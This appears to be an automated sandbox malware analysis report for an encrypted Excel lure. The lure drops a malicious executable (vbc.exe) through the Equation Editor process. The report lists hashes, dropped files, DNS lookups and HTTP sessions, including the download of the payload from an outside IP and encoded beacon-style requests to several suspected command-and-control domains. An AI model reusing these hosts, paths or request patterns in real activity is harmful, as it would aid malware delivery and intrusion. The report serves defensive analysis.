Preview:	......JFIF... ....+!.$...2"3*7%"0..................."..........................."..............#............."...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Temp\~DF0F29F80801BE30A4.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF4803FEB401DB7C3E.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF89B48201BCEFC563.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	191608
Entropy (8bit):	7.957255959982603
Encrypted:	false
SSDEEP:	3072:Ir7+tIJDlgnSWHOctpq0nP0FaLOUdFPpuFMjwXnJdQVtS/ckp33mCNEg9VKgh:uiIJQbS+FozXLmwh
MD5:	3ECCA47C8FD3D3FE23E3DE46298B346C
SHA1:	0BED1382DA7FFEAF9AA0AA28E9143CFFC0EC606D
SHA-256:	6F401D7546FC2BD85B659A1D30A89BF21451E327E2712AB86F1A3DEC421B7E64
SHA-512:	535050E8FC49E158F292F802BCCBC2A12FBBF1A48FF77182AB33F70425161862D623B50D4BA8A0A9818D4922601D02830D00F5723BC819B4F3131012482DAEE2
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFFC2F894EABD35FFF.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\~$Vecchio debito_SKTGH_465585484754.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	796672
Entropy (8bit):	6.405321787421746
Encrypted:	false
SSDEEP:	12288:wvEQ0OQo9yMBQXttUEHBZwxDn0876BblOyGNaS0ZXub:uj0zocjgEHoHoA4SWX
MD5:	A8F58E851A89075EE8AB92E5CB6A776C
SHA1:	DFAD7B60B5A3370700F32D20E35967EE60E859F6
SHA-256:	C9E510166EE89B61B67CC0646C60422E7F9C7D8C05101ECB2552D3EAB87DE758

SHA-512:	C14B600C8E7399291E8D104AE192603C6D25D063AD6A610E1F5AFAF708E08377FB8B17B9FBBAFC154FE071D31C170E7FE21F27F406A828C75B32426F2AAA7FE0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....^8... ...@....@.. .....@.....8..K....`.....7..... ..... ..H.....text...d... ..... ..`.sdata.....@.....@....rsrc.....`..... .....@..@.reloc.....&.....@..B.....

Static File Info

General


File type:	CDFV2 Encrypted
Entropy (8bit):	7.957255959982603
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Vecchio debito_SKTGH_465585484754.xlsx
File size:	191608
MD5:	3ecca47c8fd3d3fe23e3de46298b346c
SHA1:	0bed1382da7ffeaf9aa0aa28e9143cffc0ec606d
SHA256:	6f401d7546fc2bd85b659a1d30a89bf21451e327e2712ab86f1a3dec421b7e64
SHA512:	535050e8fc49e158f292f802bccbc2a12fbbf1a48ff77182ab33f70425161862d623b50d4ba8a0a9818d4922601d02830d00f5723bc819b4f3131012482daee2
SSDEEP:	3072:Ir7+tIJDlgnSWHOctpq0nP0FaLOUdFPpuFMjwXnJdQVtS/ckp33mCNEg9VKgh:uiIJQbS+FozXLmwh
File Content Preview:	.....>

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:47:31.053697109 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:31.331160069 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.331291914 CET	49165	80	192.168.2.22	103.167.92.57

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:47:31.331645012 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:31.609735012 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.609756947 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.609772921 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.609790087 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.609831095 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:31.609883070 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:31.888665915 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888710976 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888725996 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888739109 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888752937 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888765097 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888777971 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888796091 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:31.888870001 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:31.889959097 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.165982008 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166014910 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166032076 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166050911 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166066885 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166084051 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166099072 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166115999 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166132927 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166131973 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.166148901 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166183949 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.166213036 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.166515112 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166548014 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166563034 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166591883 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.166594982 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.166620970 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.166693926 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.168880939 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444075108 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444119930 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444139004 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444155931 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444174051 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444190025 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444206953 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444226980 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444247961 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444267988 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444283962 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444298029 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444314957 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444320917 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444333076 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444355965 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444358110 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444363117 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444376945 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444377899 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444390059 CET	49165	80	192.168.2.22	103.167.92.57

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:47:32.444401026 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444407940 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444423914 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444441080 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444444895 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444461107 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444463015 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444482088 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444499016 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444734097 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444758892 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444777966 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444796085 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444803953 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444816113 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444819927 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444832087 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444843054 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444853067 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444866896 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444883108 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444890022 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.444907904 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.444926023 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.447468042 CET	49165	80	192.168.2.22	103.167.92.57
Jan 28, 2022 22:47:32.721539974 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721575022 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721587896 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721607924 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721626043 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721642017 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721659899 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721677065 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721693993 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721709967 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721725941 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721743107 CET	80	49165	103.167.92.57	192.168.2.22
Jan 28, 2022 22:47:32.721760035 CET	80	49165	103.167.92.57	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:48:47.735872984 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:48:47.916124105 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 22:48:53.542433977 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:48:53.650357008 CET	53	50591	8.8.8.8	192.168.2.22
Jan 28, 2022 22:49:05.354998112 CET	57805	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:49:05.419680119 CET	53	57805	8.8.8.8	192.168.2.22
Jan 28, 2022 22:49:10.426671982 CET	59030	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:49:10.578510046 CET	53	59030	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 22:48:47.735872984 CET	192.168.2.22	8.8.8.8	0x439c	Standard query (0)	www.hevenorfeed.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:48:53.542433977 CET	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.dairatwsl.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:49:05.354998112 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.vacovecco.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 22:49:10.426671982 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.laqueenbeautybar.supplies	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 22:48:47.916124105 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	www.hevenorfeed.com		216.177.167.5	A (IP address)	IN (0x0001)
Jan 28, 2022 22:48:53.650357008 CET	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.dairatwsl.com	dairatwsl.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:48:53.650357008 CET	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	dairatwsl.com		162.241.244.46	A (IP address)	IN (0x0001)
Jan 28, 2022 22:49:05.419680119 CET	8.8.8.8	192.168.2.22	0xc18c	Name error (3)	www.vacovecco.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 22:49:10.578510046 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.laqueenbeautybar.supplies		206.188.192.2	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 103.167.92.57
- www.hevenorfeed.com
- www.dairatwsl.com
- www.laqueenbeautybar.supplies

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.167.92.57	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:47:31.331645012 CET	0	OUT	GET /CRC/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.167.92.57 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:47:31.609735012 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 21:47:30 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Fri, 28 Jan 2022 10:19:01 GMT ETag: "c2800-5d6a1c37988f5" Accept-Ranges: bytes Content-Length: 796672 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 9a c1 f3 61 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 1a 0c 00 00 0a 00 00 00 00 00 00 5e 38 0c 00 00 20 00 00 00 40 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0c 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 38 0c 00 4b 00 00 00 00 60 0c 00 b8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 0c 00 0c 00 00 00 c1 37 0c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 64 18 0c 00 00 20 00 00 00 1a 0c 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 73 64 61 74 61 00 00 e8 01 00 00 00 40 0c 00 00 02 00 00 00 1e 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b8 05 00 00 00 60 0c 00 00 06 00 00 00 20 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 0c 00 00 02 00 00 00 26 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELa^8 @@ @8K`7  H.textd  `.sdata@@.rsrc` @@.reloc&@@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	216.177.167.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:48:48.110200882 CET	839	OUT	GET /yrcy/?jdfhnl=EvxTDFUPJ2-xUnMP&aN=H+0J8LIoM8xANCuc1KZRmbjixQokhoGpIPkQBETMRHrzrLtxV7SO MJUbaHNEQWxSCcCQ4A== HTTP/1.1 Host: www.hevenorfeed.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:48:48.293118954 CET	840	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 28 Jan 2022 21:48:48 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.27 Location: https://www.hevenorfeed.com/yrcy/?jdfhnl=EvxTDFUPJ2-xUnMP&aN=H+0J8LIoM8xANCuc1KZRmbjixQokh oGpIPkQBETMRHrzrLtxV7SOMJUbaHNEQWxSCcCQ4A== Content-Length: 345 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 65 76 65 6e 6f 72 66 65 65 64 2e 63 6f 6d 2f 79 72 63 79 2f 3f 6a 64 66 68 6e 6c 3d 45 76 78 54 44 46 55 50 4a 32 2d 78 55 6e 4d 50 26 61 6d 70 3b 61 4e 3d 48 2b 30 4a 38 4c 49 6f 4d 38 78 41 4e 43 75 63 31 4b 5a 52 6d 62 6a 69 78 51 6f 6b 68 6f 47 70 49 50 6b 51 42 45 54 4d 52 48 72 7a 72 4c 74 78 56 37 53 4f 4d 4a 55 62 61 48 4e 45 51 57 78 53 43 63 43 51 34 41 3d 3d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	162.241.244.46	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:48:53.784817934 CET	841	OUT	GET /yrcy/?aN=e/RF5Wkvcu2kD6Q92hYVOLL0JiY85m+wPQ7mJBVhAbkMJKQBASQfBcFHsaVDtw323W8DmA==&jdfhnl=EvxTDFUPJ2-xUnMP HTTP/1.1 Host: www.dairatwsl.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
